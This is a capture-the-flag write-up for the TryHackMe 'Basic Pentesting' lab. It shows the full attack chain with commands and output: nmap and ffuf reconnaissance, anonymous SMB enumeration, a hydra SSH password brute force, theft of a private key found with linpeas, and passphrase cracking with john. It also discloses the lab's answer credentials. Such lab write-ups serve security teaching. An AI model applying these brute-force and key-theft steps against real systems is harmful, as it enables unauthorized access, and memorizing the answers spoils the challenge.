TL;DR
First we find hidden endpoint using ffuf. Then, we enumerate users on SMB service using enum4linux, and brute force the password of user jan using hydra, to ssh login.
We find the private key of user kay and crack the passphrase the protects the private key, and then login to kay user, to get the password.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

As we can see, port 22 is opened with ssh, port 80 with apache http server, and port 139 and 445 for SMB, in this case Samba.
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 35:be:b1:8b:cf:64:a9:c2:74:aa:05:fb:ac:7c:9d:d9 (RSA)
|   256 be:91:e7:8e:35:cd:5b:b3:cd:ec:ec:f0:26:b2:04:46 (ECDSA)
|_  256 27:12:10:0d:ac:22:42:40:b1:05:28:8a:63:60:38:e2 (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-11-13T10:58:27
|_  start_date: N/A
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Find hidden development endpoint

When we check the content on the root page, we can see it tell us to check for the “dev not section”
┌──(agonen㉿kali)-[~/thm/BasicPentesting]
└─$ curl http://$target/ -i
HTTP/1.1 200 OK
Date: Thu, 13 Nov 2025 11:02:56 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 23 Apr 2018 17:06:40 GMT
ETag: "9e-56a870fbc8f28"
Accept-Ranges: bytes
Content-Length: 158
Vary: Accept-Encoding
Content-Type: text/html

<html>

<h1>Undergoing maintenance</h1>

<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->


</html>
So, I used ffuf to brute force hidden endpoints
┌──(agonen㉿kali)-[~/thm/BasicPentesting]
└─$ ffuf -u "http://$target/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.12.124/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 106ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 113ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 113ms]
development             [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 100ms]
index.html              [Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 99ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 108ms]
We find the endpoint development.

Then, we go to this website, and that’s what we can see:
At http://10.10.12.124/development/j.txt we can see this message:

At http://10.10.12.124/development/dev.txt we can see this message:
enumerate SMB users and brute force jan password
We want to enumerate the SMB service, so let’s execute this:
Next we enumerate shares:
netexec smb $target -u 'guest' -p '' --shares

Apparently we can see the shares anonymously.

We’ll use smbclient with flag -N to note we login anonymously.
┌──(agonen㉿kali)-[~/thm/BasicPentesting]
└─$ smbclient -N \\\\$target\\Anonymous
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 20:31:20 2018
  ..                                  D        0  Thu Apr 19 20:13:06 2018
  staff.txt                           N      173  Thu Apr 19 20:29:55 2018

                14282840 blocks of size 1024. 6399796 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
The message at staff.txt don’t give us anything interesting.
Next, we want to enumerate users, so we’ll use the based in linux utl enum4linux.
enum4linux $target
We find 3 local users:
kay
jan
ubuntu


Let’s try to brute force login to ssh using hydra
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ssh://$target -t 4
It took some time, but at the end we find the password armando for the user jan.

So, we can use these credentials to login via ssh:
jan:armando
Find private kay of kay, crack the passphrase and login to kay

When executing linpeas using run peass_ng in penelope, we can find teh private key of user kay, at the location of /home/kay/.ssh/id_rsa

I downloaded the private key and tried to connect via ssh.
Of course you need to change the permissions of the private key to modified only by owner, using this line
chmod 700 id_rsa
The problem is that it is requiring passpharse, which I don’t have.
So, I used john and ssh2john to crack the hash.

┌──(agonen㉿kali)-[~/thm/BasicPentesting]
└─$ ssh2john id_rsa > hashes.txt

┌──(agonen㉿kali)-[~/thm/BasicPentesting]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2025-11-13 14:48) 20.00g/s 1654Kp/s 1654Kc/s 1654KC/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We got the passphrase which is beeswax.
Now we can login again via ssh to kay, this time with the passphrase beeswax.

And now we can grab the final password:
kay@ip-10-10-12-124:~$ ls
pass.bak
kay@ip-10-10-12-124:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$